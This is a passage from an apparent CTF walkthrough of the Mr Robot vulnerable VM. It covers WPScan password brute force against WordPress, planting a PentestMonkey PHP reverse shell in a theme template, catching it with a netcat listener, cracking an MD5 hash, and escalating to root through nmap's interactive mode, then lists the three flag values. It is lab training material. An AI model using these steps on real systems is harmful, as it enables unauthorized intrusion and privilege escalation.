
Then it gives a **correct Usernname** that is given above


Username---- **Elliot**

8. Brute force: Password

I tried again using a different tool: **WPscan**;

cmd— **wpscan --url http://192.168.1.6 -U Elliot -P /root/fsocity.dic**






It give Password—

ER28-0652

9.Log in

For login I am **Providing creds** like user & pass


User - **Elliot**
Password - **ER28-0652**



Now we are in the **administration** page :-)

After logged in -

I navigated to **Admin page** and signed in with that **creds** and all I **got** this given below—




10.Upload shell

Let's try it

Using **Elliot's information**, we log into the site, and we see that **Elliot** is an administrator.

So let's edit one of the templates, such as the **404 template**, with our beloved **PHP webshell.**



Above we can see that we have inserted our PHP webshell into the 404 template


The used shell is

--- PentestMonkey------
php-reverse-shell.php

Above *You can see the Shell that is completely uploaded.*

11. Set up Listener

Once this is **Done** and saved, I open up a terminal and type in **nc -lvp 443** to **listen for connection** attempt from the **target machine**.



The connection is complete you seen above.

This initiates the session and give limited shell access on the target with user **'daemon'.**

Within this shell

I am **unable to access** much or **daemon** user,

but I can navigate some of the file system.

12.Spawn a TTY Shell


I can navigate some of the file system. I navigate to /home directory and found a directory for the user robot.

cmd— id
python -c 'import pty;pty.spawn("/bin/bash")'
ls
pwd
cd home
ls
cd robot
ls

Sticking to the goal and following the same pattern of key files, we ran a quick check across the file system with command like

find name ;- **key-2-of-3.txt**. It was in **robot's directory.**

But it not open with daemon user.
For key file—Access denied..




Then open 2nd file—
Password.raw-md5
Open --- c3fcd3d76192e4007dfb496cca67e13b hash mode-- md-5

Md-5 Hash cracking

So it looks like we have a username and a **md5 hashed password**..

I could **crack** this hash through **Crackstation.net**



As I thought the hash comes back quite quickly as

Cracked password---

abcdefghijklmnopqrstuvwxyz

13. Robot login

I try and switch user to **robot** but I keep getting a message telling me that su must be run from terminal.

cmd-- **su robot**
password


ls
cat key-2-of-3.txt --

2nd key–

822c73956184f694993bede3eb39f959

cmd–

sudo -l
passwd of robot
which nmap
nmap --version
clear
export TERM=xterm




14.Root Access

After a lot of googling I found there is a vulnerability in Nmap, which you can set into **interactive mode** and allows you to run shell commands directly in nmap.

Use the cmd—

nmap --interactive
!sh
id



cd /root

So that I am now **root.**

ls
cat key-3-of-3.txt

3rd key--

04787ddef27c3dee1ee161b21670b4e4

Now we have all 3 keys that's this Virtual Machine done… It was a really good virtual machine to get started with, also finding out about the privilege escalation using Nmap was fantastic and being a fan of Mr Robot TV show really helped with keeping me interested.

3 keys----

1. **073403c8a58a1f80d943455fb30724b9**
2. **822c73956184f694993bede3eb39f959**
3. **04787ddef27c3dee1ee161b21670b4e4**

Complete this Challenge…(CTF)